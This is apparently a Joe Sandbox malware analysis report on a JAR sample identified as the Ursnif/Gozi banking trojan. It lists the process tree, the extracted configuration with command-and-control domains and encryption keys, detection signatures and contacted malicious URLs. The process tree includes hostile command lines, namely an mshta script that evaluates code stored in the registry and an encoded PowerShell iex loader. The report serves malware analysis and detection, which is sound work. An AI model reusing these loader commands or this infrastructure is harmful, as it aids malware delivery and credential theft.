ID: 458767
Sample Name: wuxvGLNrxG.jar
Cookbook:
defaultwindowsfilecookbook.jbs
Time: 18:18:32
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Windows Analysis Report wuxvGLNrxG.jar

Overview


General Information

Sample Name:	wuxvGLNrxG.jar
Analysis ID:	458767
MD5:	62f16f566ecdf99…
SHA1:	9b1dee428b273fe.
SHA256:	04b9398217671d..
Tags:	Gozi jar
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma…
- Sigma detected: Encoded IEX
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Compiles code for process injection …
- Creates a thread in another existing …
- Drops PE files to the user root direc…
- Exploit detected, runtime environme…

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 6992 cmdline: C:\Windows\system32\cmd.exe /c "C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe' -javaagent:'C:\Users\user\AppData\Local\Temp\jartracer.jar' -jar 'C:\Users\user\Desktop\wuxvGLNrxG.jar" >> C:\cmdlinestart.log 2>&1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 7012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - java.exe (PID: 7056 cmdline: 'C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe' -javaagent:'C:\Users\user\AppData\Local\Temp\jartracer.jar' -jar 'C:\Users\user\Desktop\wuxvGLNrxG.jar' MD5: 28733BA8C383E865338638DF5196E6FE)
    - icacls.exe (PID: 7164 cmdline: C:\Windows\system32\icacls.exe C:\ProgramData\Oracle\Java\.oracle_jre_usage /grant 'everyone':(OI)(CI)M MD5: FF0D1D4317A44C951240FAE75075D501)
      - conhost.exe (PID: 4260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - regsvr32.exe (PID: 5964 cmdline: regsvr32.exe /s C:\Users\user\winapp.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
      - control.exe (PID: 4284 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
          - cmd.exe (PID: 740 cmdline: 'C:\Windows\System32\cmd.exe' /C ping localhost -n 5 && del 'C:\Users\user\winapp.dll' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
            - conhost.exe (PID: 6708 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
            - PING.EXE (PID: 6444 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
- mshta.exe (PID: 4868 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Uxax='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Uxax).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6412 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 3064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4116 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\wfvgme3v\wfvgme3v.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5996 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES3CF2.tmp' 'c:\Users\user\AppData\Local\Temp\wfvgme3v\CSCBEAB7CEF44BD41E5AC32CBB29DE9912D.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6816 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\wm2qs3oi\wm2qs3oi.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6312 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES50C8.tmp' 'c:\Users\user\AppData\Local\Temp\wm2qs3oi\CSC4DF65D5B5CD44487ACE6B52D8E184D85.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

Copyright Joe Security LLC 2021

```
{
  "RSA Public Key":
"XIQ66Sm6I98pcZAgIrZV1QfUYCowoyPvAE0ZGoUgS6LRMgPUz1CjzrhYfIXNK4I/5IuxCPvsPosYMGmpJAGwuiufC5ilxlpxNXjOvZf/072uMnV3R8Omqvlr+TUeswWBriIAFZY/aSr0j7JV6iJrVfwOKuYBzEzn95xd7jqdIO1IDtgQ
Oe1zk9B/od2PHQ4N5H6FvG+U4i9V8MADwHONlD1brINCCdaaC2W6Qp9XxRnFqMgRJ11Iryex4VSd5uE7o6/Nj6obfRxYgX/9kpKybm15Tv3BHBp9AFun5vwEIvKQiP6MHnUYchwnFuWqwNNwMjcVV+KXsy8CJKXx/Cr9tXrtx3Y8jox8x
HMgA2vPxVE=",
  "c2_domain": [
    "app.flashgameo.at",
    "apr.intoolkom.at",
    "r23cirt55ysvtdvl.onion",
    "gtk5.variyan.at",
    "pop.biopiof.at",
    "l46t3vgvmtx5wxe6.onion",
    "v10.avyanok.com",
    "free.monotreener.com",
    "sam.notlaren.at"
  ],
  "ip_check_url": [
    "curlmyip.net",
    "ident.me",
    "l2.io/ip",
    "whatismyip.akamai.com"
  ],
  "serpent_key": "rQH4gusjF0tL2dQz",
  "server": "580",
  "sleep_time": "10",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "600",
  "time_value": "600",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "240",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "240",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "2500",
  "SetWaitableTimer_value": "60"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000017.00000003.855478624.0000026AD9ADC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000006.00000003.761679763.0000000005528000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000006.00000003.761625791.0000000005528000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000006.00000003.761646149.0000000005528000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000017.00000003.855416865.0000026AD9ADC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 12 entries

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Copyright Joe Security LLC 2021

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for domain / URL

Software Vulnerabilities:

- Exploit detected, runtime environment starts unknown processes

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Yara detected Ursnif

System Summary:

- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Persistence and Installation Behavior:

- Exploit detected, runtime environment dropped PE file

Boot Survival:

- Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Uses ping.exe to sleep

Copyright Joe Security LLC 2021

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Allocates memory in foreign processes
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Injects code into the Windows Explorer (explorer.exe)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected Ursnif

Remote Access Functionality:


- Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co and
Valid Accounts 1	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ing Tra
Default Accounts	Native API 1	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	En Ch
Domain Accounts	Exploitation for Client Execution 2	Services File Permissions Weakness 1	Access Token Manipulation 1	DLL Side-Loading 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	No App Lay Pro
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Process Injection 8 1 2	Rootkit 4	NTDS	System Information Discovery 3 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	App Lay Pro
Cloud Accounts	PowerShell 1	Network Logon Script	Services File Permissions Weakness 1	Masquerading 1 1 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fal Ch
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Security Software Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mu Co
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 1	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Lay
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 8 1 2	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	We
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Regsvr32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Pro
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Services File Permissions Weakness 1	Input Capture	Remote System Discovery 1 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Ma

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co and
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	System Network Configuration Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DN


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
wuxvGLNrxG.jar	5%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.regsvr32.exe.4800000.4.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
data.green-iraq.com	2%	Virustotal		Browse
gtr.antoinfer.com	12%	Virustotal		Browse
app.flashgameo.at	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://gtr.antoinfer.com/	12%	Virustotal		Browse
http://gtr.antoinfer.com/	100%	Avira URL Cloud	malware	
http://r3.o.lencr.org	3%	Virustotal		Browse
http://r3.o.lencr.org	0%	Avira URL Cloud	safe	
http://r3.o.lencr.orgC	0%	Avira URL Cloud	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://trustcenter-crl.certificat2.com/Keynectis/KEYNECTIS_ROOT_CA.crl0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.letsencrypt.orgk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://https://ocsp.quovadisoffshore.com	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://r3.i.lencr.org/	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://r3.i.lencr.org/07	0%	Avira URL Cloud	safe	
http://gtr.antoinfer.com/vADDezNeSke9U/kvoRl9HX/wg75j_2F1ccwy_2BN_2FgkC/Yh7aCXFF09/ee6kz01isjr6jdjmu/pk1iZnzuGks_/2FuxytqUYce/a5iWzRhuhKAZ4y/D3pXNK4fyJfK_2FkQ5xOt/JVfaKqEHewQX_2Bv/e8GLEmqyRCDOz2z/IZT7WGXdb3gbjuggsB/nJqV1sh4i/1CBsNlHce4vH9r545Rqj/lW_2BT5w8VeL3I13xEE/kQKMsI_2FV_2BAmRAPTTX_/2Fpo46_2FxhKi/aU1VyuXn/ftd9GHd_2FR3UMOYr1sC0hP/YgHDHBl7oA/36ctrYN2Q45zT_2FE/cFBpdxQOL4tl/xsOclWLyg_2B/TAMc8	100%	Avira URL Cloud	malware	
http://x1.c.lencr.org/0	0%	URL Reputation	safe	
http://x1.i.lencr.org/0	0%	URL Reputation	safe	
http://trustcenter-crl.certificat2.com/Keynectis/KEYNECTIS_ROOT_CA.crl	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt	0%	Avira URL Cloud	safe	
http://https://ocsp.quovadisoffshore.com0	0%	URL Reputation	safe	
http://www.chambersign.org	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl	0%	URL Reputation	safe	
http://x1.i.lencr.org/	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.orgK	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl	0%	URL Reputation	safe	
http://bugreport.sun.com/bugreport/	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://ocsp.sectigo.com	0%	URL Reputation	safe	
http://x1.c.lencr.org/	0%	Avira URL Cloud	safe	
http://cps.chambersign.org/cps/chambersroot.html	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl	0%	URL Reputation	safe	
http://r3.i.lencr.org/;	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS	0%	URL Reputation	safe	
http://crl.securetrust.com/STCA.crl	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	
http://www.quovadis.bm	0%	URL Reputation	safe	
http://www.quovadis.bm0	0%	URL Reputation	safe	
http://x1.i.lencr.org/k	0%	Avira URL Cloud	safe	
http://app.flashgameo.at/3RCQ0msRVVnLSJ5u/TSJ_2Fxz80keoop/a7EjDDG7wrXHG68ZtX/Pmtf7lzJN/aJqNiYsKzCerz7CxDBe7/e24yGD4QU8YxhhSD3YO/03mvbgBdqeCIW6TNLEFcOV/EK49ihmFywAO1/pIF7jejl/dujcubamjFalP53t_2FHK8B/KFSEJwMt_2/BtevMf85tQFfIELR_/2BcnlXZSnbYO/KZzJGKYFtQN/vyvR7VHvQcMFD4/kY1tU9entnPFjHGBpC6PC/rfEltxXtG1ipdjW8/L_2BLpkqRSBRNu3/Qm7zxsLhdRlaAq032b/I1k1iSuisV_2F/6	100%	Avira URL Cloud	malware	
http://https://data.green-iraq.com/app.dll	0%	Avira URL Cloud	safe	
http://crl.chambersign.org/chambersroot.crl	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
data.green-iraq.com	162.241.216.53	true	false	• 2%, Virustotal, Browse	unknown
gtr.antoinfer.com	185.228.233.17	true	true	• 12%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
app.flashgameo.at	185.228.233.17	true	true	• 11%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://gtr.antoinfer.com/vADDezNeSke9U/kvoRl9HX/wg75j_2F1ccwy_2BN_2FgkC/Yh7aCXFF09/ee6kz01isjr6jdjmu/pk1iZnzuGks_/2FuxytqUYce/a5iWzRhuhKAZ4y/D3pXNK4fyJfK_2FkQ5xOt/JVfaKqEHewQX_2Bv/e8GLEmqyRCDOz2z/IZT7WGXdb3gbjuggsB/nJqV1sh4i/1CBsNlHce4vH9r545Rqj/lW_2BT5w8VeL3I13xEE/kQKMsI_2FV_2BAmRAPTTX_/2Fpo46_2FxhKi/aU1VyuXn/ftd9GHd_2FR3UMOYr1sC0hP/YgHDHBl7oA/36ctrYN2Q45zT_2FE/cFBpdxQOL4tl/xsOclWLyg_2B/TAMc8	true	• Avira URL Cloud: malware	unknown
http://app.flashgameo.at/3RCQ0msRVVnLSJ5u/TSJ_2Fxz80keoop/a7EjDDG7wrXHG68ZtX/Pmtf7IzJN/aJqNiYsKzCerz7CxDBe7/e24yGD4QU8YxhhSD3YO/03mvbgBdqeCIW6TNLEFcOV/EK49ihmFywAO1/pIF7jejl/dujcubamjFalP53t_2FHK8B/KFSEJwMt_2/BtevMf85tQFfIELR_/2BcnIXZSnbYO/KZzJGKYFtQN/vyvR7VHvQcMFD4/kY1tU9entnPFjHGBpC6PC/rfEItxXtG1ipdjW8/L_2BLpkqRSBRNu3/Qm7zxsLhdRlaAq032b/I1k1iSuisV_2F/6	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.216.53	data.green-iraq.com	United States		46606	UNIFIEDLAYER-AS-1US	false
185.228.233.17	gtr.antoinfer.com	Russian Federation		64439	ITOS-ASRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458767
Start date:	03.08.2021
Start time:	18:18:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	wuxvGLNrxG.jar
Cookbook file name:	defaultwindowsfilecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Copyright Joe Security LLC 2021

Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Java) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winJAR@28/21@8/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.7% (good quality ratio 23.6%) • Quality average: 80.1% • Quality standard deviation: 28.7%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .jar
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:19:58	API Interceptor	4x Sleep call for process: regsvr32.exe modified
18:20:44	API Interceptor	18x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.228.233.17	v8MaHZpVOY2L.vbs	Get hash	malicious	Browse	
	beneficial.dll	Get hash	malicious	Browse	
	mental.dll	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	v8MaHZpVOY2L.vbs	Get hash	malicious	Browse	• 208.67.222.222
	beneficial.dll	Get hash	malicious	Browse	• 208.67.222.222
	2790000.dll	Get hash	malicious	Browse	• 208.67.222.222
	2770174.dll	Get hash	malicious	Browse	• 208.67.222.222
	3a94.dll	Get hash	malicious	Browse	• 208.67.222.222
	laka4.dll	Get hash	malicious	Browse	• 208.67.222.222
	o0AX0nKiUn.dll	Get hash	malicious	Browse	• 208.67.222.222
	a.exe	Get hash	malicious	Browse	• 208.67.222.222
	swlsGbeQwT.dll	Get hash	malicious	Browse	• 208.67.222.222
	document-1048628209.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-69564892.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1813856412.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1776123548.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-647734423.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1579869720.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-895003104.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-806281169.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1747349663.xls	Get hash	malicious	Browse	• 208.67.222.222
	document-1822768538.xls	Get hash	malicious	Browse	• 208.67.222.222

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-583955381.xls	Get hash	malicious	Browse	• 208.67.222.222
gtr.antoinfer.com	v8MaHZpVOY2L.vbs	Get hash	malicious	Browse	• 185.228.233.17
	beneficial.dll	Get hash	malicious	Browse	• 185.228.233.17
	mental.dll	Get hash	malicious	Browse	• 185.228.233.17
	lj3H69Z3Io.dll	Get hash	malicious	Browse	• 167.172.38.18
	SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll	Get hash	malicious	Browse	• 165.232.183.49
	documentation_39236.xlsb	Get hash	malicious	Browse	• 165.232.183.49
	3a94.dll	Get hash	malicious	Browse	• 165.232.183.49
	3b17.dll	Get hash	malicious	Browse	• 165.232.183.49
	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	Amaury.vanvinckenroye-AudioMessage_520498.htm	Get hash	malicious	Browse	• 192.185.138.88
	transferred $95,934.55 pdf.exe	Get hash	malicious	Browse	• 50.87.146.49
	rL3Wx4zKD4.exe	Get hash	malicious	Browse	• 74.220.199.6
	hD72Gd3THG.exe	Get hash	malicious	Browse	• 67.20.76.71
	Products Order38899999.exe	Get hash	malicious	Browse	• 50.87.146.199
	ORDER_0009_PDF.exe	Get hash	malicious	Browse	• 74.220.199.6
